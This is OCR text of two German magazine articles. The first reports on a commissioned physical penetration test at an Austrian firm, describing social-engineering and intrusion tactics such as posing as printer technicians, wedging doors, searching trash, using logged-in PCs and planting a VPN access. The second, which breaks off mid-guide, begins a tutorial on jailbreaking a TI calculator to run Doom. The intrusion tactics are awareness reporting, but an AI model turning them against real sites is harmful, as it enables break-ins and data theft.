Immanuel Bär arbeitet für Prosec, eine Cyber-Security-Firma aus Deutschland. Seine Machenschaften in der Firma eines Kunden aus Österreich sollten zum Beinahe-Albtraum des IT-Verantwortlichen Gustav Schneider werden, der eigentlich anders heißt. Einziger Trost: Bär und seine Kollegen waren als White-Hat-Hacker auf Einladung Schneiders da, um etwaige Sicherheitslücken zu entdecken. „Ich habe ihnen eine Du-kommst-aus-dem-Gefängnis-frei-Karte gegeben“, sagt Schneider. „Sie sollten alles mitnehmen, was möglich wäre – außer mir wusste niemand Bescheid, nicht einmal die Geschäftsleitung.“ Das Ausmaß der Beute erschüttert Schneider. „Ich habe schon damit gerechnet, dass sie vielleicht in eines unserer Netzwerke kommen. Aber dass sie uns so aufs Kreuz legen, habe ich nicht für möglich gehalten“, erklärt er bedrückt.

Auch bei einem zweiten Anlauf anlässlich einer Nachstellung für die Presse ein paar Wochen später erweckt Immanuel Bär kein Misstrauen. Er sichert die Namen von mehr als 270 Devices, den Zugang zur Zeiterfassung und einige Herstellerinformationen auf seinem Rechner, räumt zusammen und bedankt sich bei dem Mitarbeiter im Konferenzraum. Dass zwei Menschen mit einer Kamera den Fremden begleiten, scheint den Angestellten nicht zu irritieren. Bär macht sich auf den Weg, um weitere Informationen zu beschaffen.



Bild: KI, Collage c't

Mit demonstrativer Selbstverständlichkeit geht der Eindringling am Empfang vorbei ins Gebäude.

Die Teeküche

„Ich bin voll kribbelig“, verrät Immanuel Bär. Er geht weiter in den Verwaltungstrakt, grüßt entgegenkommende Menschen, wirft einen Blick in die offenen Postfächer neben offenstehenden Bürotüren. In der Teeküche findet er einen Drucker. Den Kolleginnen vor Ort sagt er: „Lassen Sie sich nicht stören, ich muss nur kurz was überprüfen.“ Bär findet alte Druckaufträge, kann die Kontakte über „per Mail an mich selbst senden“ auslesen. Aus dem Mülleimer neben dem Drucker zieht er flüchtig zusammengeknüllte Maschinendaten. „Zerknülltes und Zerrissenes ist immer am interessantesten“, sagt er, steckt die Unterlagen ein und geht weiter.

„Vor acht Jahren haben wir 35.000 Euro in einen Virenschutz investiert und das war die Security“, holt Gustav Schneider aus. Das reiche inzwischen bei Weitem nicht mehr. „Letztes Jahr waren es 380.000 Euro, dieses Jahr 500.000.“ Die Firma habe zu Beginn besonders intensiv auf Awareness gesetzt, Mitarbeitern Phishing-Mails geschickt, aufgeklärt, geübt. „Letztes Jahr haben wir dann in der Hard- und der Software den äußeren Ring gestärkt, meine Mannschaft war satt“, berichtet Schneider. „Viele hatten die Einstellung, uns könne nun nichts mehr passieren.“ Um das zu testen, beauftragt Schneider die Security-Firma für einen Penetration-Test. Das Unternehmen ist gut gerüstet, denkt er, viel kann nicht schiefgehen. Wenig später stellt sich heraus: Schneider hat sich getäuscht. Und zwar gewaltig.

Das Vertrauen

Bär und sein Team haben im Vorfeld die größte Schwachstelle des Unternehmens entdeckt, die er nun schamlos ausnutzt: Virtuell sei die Firma gut gegen Angreifer gerüstet – das Werksgelände vor Ort hat jedoch nicht einmal einen Zaun. In der Gegend begegneten die Menschen einander offen, es herrsche gegenseitiges Vertrauen, erklärt Schneider das ungesicherte Firmengelände. Auf einen Angriff von innen ist die IT nicht vorbereitet. „Wir haben ein bis zwei Tage geplant, das Firmengelände gecheckt, geschaut, von wo wir kommen können“, erläutert Bär. Besonders verwundbar sei beispielsweise ein Anbau. „Oft ist das Schließsystem dann hinfällig.“

Weitere Infos zieht sich das Team aus Social-Media-Posts. Systematisch suchen sie nach Fotos und Videos, auf denen ein Druckertyp zu erkennen ist, ein Namensschild erscheint oder ein Besucherausweis zu sehen ist. „Gibt es eine Mitarbeitendenveranstal-



Bild: KI, Collage c't

In der Produktionshalle erweckt ein fremdes Gesicht kaum Aufmerksamkeit. Hier gelingt der entscheidende Zugriff.



Bild: KI, Collage c't

Eine nicht abgeschlossene Bürotür und ein angemeldeter Rechner bitten die Angreifer regelrecht herein.

tung, eine Raucherecke, einen Lieferanteneingang, wo steht oft eine Tür offen?“, zählt Bär auf. „Oft fällt ein Unternehmen durch einen Holzkeil in der Tür.“ Auch den Müll durchsuchte das Team in einem heimlichen Moment. „Zeig mir deinen Müll und ich zeige dir deine Identität.“ Unter anderem in einem Video über eine Veranstaltung während der Coronapandemie werden Bär und sein Team fündig. Zum Tag X haben sie ein Klemmbrett mit dem Herstellerlogo von Druckern dabei, gefälschte Besucherausweise, Warnweste, dazu LAN- und Druckerkabel.

Die Produktionshalle

Der Hacker steuert sein nächstes Ziel in der Produktionshalle an. Er legt einen Keil in eine Außentür, um später unauffälliger zurückkehren zu können. Sicher ist sicher. Zwischen schweißenden, hämmernden und sägenden Beschäftigten findet er öffentliche Rechnerplätze für Mitarbeiter, die sonst nicht am Computer sitzen. Bär steuert die Ecke an. Ein Mitarbeiter, der wenige Meter entfernt an einem Maschinenteil arbeitet, blickt auf und kommt auf das unbekannte Grüppchen in Warnwesten zu. Der Fotograf möge den Sicherheitsbereich verlassen, er trage keine Sicherheitsschuhe. Ein Schritt nach links beruhigt den aufmerksamen Mitarbeiter. Bär lässt er am Rechner gewähren. „Hier ist noch jemand angemeldet, ich habe direkten Zugriff auf den Computer“, erklärt dieser über den Lärm in der Halle hinweg. Die SAP-Zugangsdaten stehen auf einem Zettel am Bildschirm.

Bär hält sich nicht lange auf und steuert als Nächstes ein verlassenes Meisterbüro an. Ohne Aufmerksamkeit zu erregen, steigt er mitten in der Halle eine Metalltreppe hinauf, die zu den wie schwebend aussehenden Container-Büros führt. Die Tür ist offen. Auch hier sind Rechner noch angemeldet. Ungestört kann Bär durch Produktionspläne stöbern, Daten kopieren, ein Hacker-Tool für einen späteren Zugriff installieren und über das LAN-Kabel seinen eigenen Rechner anschließen. Er verlässt den Arbeitsplatz, wie er ihn vorgefunden hat, inklusive der Mausposition. „Ich war nie hier.“

Das Verantwortungsgefühl

„Es sind leider immer wieder die gleichen Diskussionen, die wir führen“, sagt Schneider frustriert. „Dabei sollte allen inzwischen klar sein, dass Passwörter nicht an den Bildschirm gehören und dass man sich kurz abmeldet, wenn man den Rechner verlässt.“ Das gelte auch für die Maschinenarbeitsplätze. Bleiben diese angemeldet, können Eindringlinge Millionen teures Inventar in einen Totalschaden führen – und während sich alle um die Maschine kümmern, in Seelenruhe ungestört ihr Unwesen treiben. Einfache Handgriffe für die Sicherheit. Sie im Alltag durchzusetzen, sei allerdings eine andere Nummer.


„IT-Sicherheit betrifft nicht nur die IT – da gehört auch die Personalabteilung dazu, das Facility-Management wegen offener Türen, aber auch die Produktion, denn die Mitarbeiter müssen es letztlich

Bild: KI, Collage c't



Vom Hotel aus arbeiteten die Eindringlinge mit dem selbst angelegten VPN-Zugriff weiter.

Bild: KI, Collage c't



Abfahrt mit dem Firmenwagen: Die Schlüssel lagen einladend einfach bereit, die Beute ist so noch höher ausgefallen.

umsetzen", betont Immanuel Bär. „Das Thema Cybersecurity liegt viel zu sehr nur in den Händen der IT-Abteilung – dabei muss das Management sich mindestens genauso intensiv darum kümmern."

Der Fall

Direkt unter dem Meisterbüro gelingt dem Prosec-Team dann noch ein Volltreffer. Hier kann es sich über einen Info-Bildschirm direkt ins System schleusen. Bär zieht das Kabel vom Rechner hinter der Anzeige und frohlockt: „Hier haben wir sie." Die Hacker installieren einen VPN-Zugang und wollen vom Hotel aus weiterarbeiten. In der Zwischenzeit schicken sie schon einmal die ersten Daten an einen Komplizen im Hotel, der sich an die Auswertung macht.

Schon auf dem Parkplatz bemerken sie, dass etwas nicht funktioniert. Also kehren sie zurück zur Produktionshalle. Die Tür ist nach wie vor aufgekeilt, der Zugang für die Hacker frei. Auf dem Weg zum Info-Bildschirm tanzen sie zur Musik, die aus dem Radio an einem Arbeitsplatz tönt. Ohne weitere Zwischenfälle reparieren sie den VPN-Zugang und treten den Rückzug an. Wieder am inzwischen nicht mehr besetzten Empfang angelangt, sehen sie Autoschlüssel hinter einer Scheibe liegen, die der Empfang für Mitarbeiter am nächsten Morgen vorbereitet hat. Ein kleiner Schubs lässt das Fenster zur Seite schwingen. Die Einbrecher nehmen vier Schlüssel mit. Die Fahrzeuge sind gebrandet; die Kennzeichen stehen auf dem jeweiligen Schlüsselanhänger. Ein leichtes Spiel.

Die Rückkehr

Das Prosec-Team setzt auf freche Dreistigkeit. „Die Strategie ist, mit dem Unternehmen eins zu werden und den Menschen zu zeigen: Wir gehören hierhin", erläutert Immanuel Bär die perfide Masche. Zwei fremde Gesichter in der Kantine erwecken keine Aufmerksamkeit. Druckerwartungen gibt es regelmäßig. Die Kommunikation technischer Prüfungen fällt oft mau aus. Wer rechnet denn schon damit, dass Kriminelle derart dreist vorgehen und gar nicht versuchen, unauffällig zu sein?

Bär rät zu gesundem Misstrauen, warnen aber vor unüberlegtem Aktionismus. „Im Ernstfall steht man gefährlichen Menschen gegenüber, da ist es nicht ratsam, die Person direkt zu konfrontieren." Viel wichtiger sei es, dass die Firmenangehörigen wüssten, wo sie nachfragen können, ob tatsächlich eine Druckerwartung stattfindet – und falls nicht, den Sicherheitsdienst oder die Polizei informieren.

Die White Hats gehen über den Parkplatz und suchen die Autos, die nun zu Fluchtwagen werden. Sie haben ihr Ziel erreicht. In Schneiders Firma hat bisher niemand etwas gemerkt. Das böse Erwachen folgt für den IT-Chef und sein Team erst später. Er blickt mit gemischten Gefühlen auf den bestellten Einbruch zurück. „Ich hätte nicht gedacht, dass es so ein großes Projekt wird, aber wir haben sehr gute Erkenntnisse gewinnen können." Immanuel Bär und sein Team kennen das Gelände nun wie ihre eigene Westentasche. Und sie kommen wieder. Doch diesmal, um Türen zu schließen. (uk) c't



Bild: KI Midjourney | Collage c't

Taschenrechner: Will it run Doom?

Nerds aus aller Welt portieren den Code des Ballerspielklassikers Doom auf jedes erdenkliche Gerät und beantworten die Frage, ob es Doom abspielt. Wir sind da keine Ausnahme und erklären, wie Sie auf einen TI Nspire CX CAS Doom zocken können.

Von **Wilhelm Drehling**

Auf Knopfdruck startet das Spiel. Die Buchstaben DOOM zerfließen auf dem Bildschirm und der pixelige Startraum erscheint. Doomguy zückt die Pistole und los gehts. Eine Tür geht auf und die ersten Gegner erwidern das plötzliche Eindringen mit Schüssen. Alles wirkt vertraut, so echt, dabei spielen sich die Szenen nicht am Computerbildschirm ab, sondern auf dem eines Taschenrechners.

Kein Witz: Wir haben einen mehr als zehn Jahre alten Taschenrechner aus seinem Winterschlaf erweckt und hauchen ihm ein neues Leben als nerdige

It runs Doom!

Wenige Jahre nach der Veröffentlichung von Doom gab 1999 das damalige Entwicklerstudio id Software den Code zur Doom Engine frei. Von nun an konnte jeder den Code für nichtkommerzielle Zwecke verwenden und nach Belieben verändern. Das war die Geburtsstunde eines Memes – eines Internetwitzes – mit dem Ziel, Doom auf jedem erdenklichen Gerät zum Laufen zu bringen.

Alles, was ein Bildschirm besitzt, dingt sich als Spielkonsole für Doom an: von Smart Watches über Haushaltsgeräte wie Mikrowellen bis hin zu Digitalkameras, MP3-Players und Smartphones. Auch ungewöhnliche Optionen, wie ein Geldautomat, ein Schwangerschaftstest (da wurde aber ein bisschen geschummelt und Hardware getauscht) oder Ikea-Lampen blieben nicht verschont. Die MIT-Studentin Lauren Ramlan hat sich sogar daran versucht, Doom auf e-Coli-Bakterien darzustellen. Der Spielspaß hält sich aber in Grenzen, wenn sich das Bild alle acht Stunden aktualisieren würde.

Das Meme lebt und wächst dank einer fleißigen Community weiter. In einem Subreddit teilen Nutzer aus aller Welt ihre Erfolge. Links zu den aufgezählten Eroberungen von Doom finden Sie unter ct.de/wz6h.

Spielekonsole ein. Und welches Spiel eignet sich zum Ausprobieren besser als der Klassiker Doom, der getreu dem Internetphänomen „Will it run Doom?“ (zu Deutsch: Spielt es Doom ab?) auf so gut wie jedem Gerät läuft (siehe Kasten „It runs Doom!“)?

Als Testobjekt dient der Taschenrechner Nspire CX CAS von Texas Instruments, ein grafikfähiger Rechner mit vielen Visualisierungsfunktionen und einem Touchpad. Er verfügt über ein 16-Bit-Farb-LCD mit 320 × 240 Pixeln, rund 100 MByte Speicher und einen ARM962EJ-S-Prozessor mit 132 MHz. Stolze 150 Euro kostete der Rechner damals neu und trotz seines Alters erzielt er auf dem Gebrauchtmarkt immer noch Preise von 70 bis 80 Euro.

Damit Anwendungen auf dem Nspire laufen können, für die er eigentlich nicht gedacht ist, müssen Sie den Taschenrechner jailbreaken. Danach können Sie Spiele wie Doom, Quake und Pokémon oder auch nützlichere Dinge wie Linux darauf ausführen. Zwar mag für solche Zwecke ein Raspberry besser geeignet sein, dafür wartet der Taschenrechner mit einem gewissen Nerdfaktor auf.




Ein Jailbreak später kann der Taschenrechner extra Programme wie Doom ausführen. Ton gibt es nicht, aber das steht dem Spielspaß nicht im Wege.

Startschwierigkeiten

Damit Sie den Jailbreak und die Doom-Spieldateien auf den Taschenrechner laden können, benötigen Sie das uralte Transferprogramm TI-Nspire Computer Link, das Sie direkt vom Hersteller bekommen (siehe ct.de/wz6h). Der Anschluss des Rechners an den PC klappt über ein USB-Mini-Kabel.

Das Transferprogramm überträgt zuverlässig Dateien zum Taschenrechner, und das wars auch schon. Unter macOS Monterey wirkt die grafische Oberfläche matschig und Buchstaben laufen ineinander. Unter Windows 10/11 ist die Optik zwar besser, aber das Programm startet nur nach Lust und Laune; manchmal bleibt es beim Ladebildschirm



Unter Windows gleicht der Start von Computer Link einem Glücksspiel: Ihre Chancen verbessert aber die Änderung der Kompatibilität auf „Windows Vista (Service Pack 2)“.



Über Einstellungen / Status im Taschenrechner lässt sich die aktuelle Betriebssystemversion des Taschenrechners anzeigen.

hängen und lässt sich dann nur per Task-Manager deaktivieren.

Sollte bei Ihrem Windows 10 das Programm ein ähnliches Verhalten aufweisen, können Sie die Chancen auf einen erfolgreichen Start mit ein paar Handgriffen verbessern. Öffnen Sie dazu den Speicherort, an dem die EXE-Datei von Computer Link liegt. Diesen erreichen Sie über Rechtsklick auf die Desktopverknüpfung des Programms und mit Klick auf „Dateipfad öffnen“. Anschließend öffnen Sie mit Rechtsklick auf die EXE-Datei und Einstellungen (unter Windows 11 „Eigenschaften“) ein Kontextmenü, in dem Sie die Kompatibilität anpassen können. Wählen Sie den gleichnamigen Reiter oben in der Leiste aus, setzen einen Haken bei „Kompatibilitätsmodus“ und wählen „Windows Vista (Service Pack 2)“ aus. Mit einem Klick auf „Übernehmen“ und danach auf „OK“ schließen Sie das Fenster.

Manchmal setzt Windows von sich aus noch einen Haken bei „In Bildschirmauflösung 640 × 480 ausführen“. Wenn Sie nicht wollen, dass Ihr Bildschirmfenster beim Start auf wenige Pixel zusammenschrumpft, sollten Sie diesen Haken entfernen. Nun startet das Programm weitaus zuverlässiger, sollte es sich trotzdem mal aufhängen, können Sie es über den Task-Manager beenden und Ihr Glück erneut versuchen.


Noch eine Sache: Beim erstmaligen Start unter Windows verlautet die Firewall in Warnmeldungen, dass ein paar Funktionen des Programms blockiert wurden. Das ist nicht weiter tragisch, es geht um ein paar Zugriffe, die für die Nutzung des Programms keine Rolle spielen. Sie können bei beiden Fenstern einfach den Haken bei „Öffentliche Netzwerke“ herausnehmen und anschließend auf „Abbrechen“ klicken.

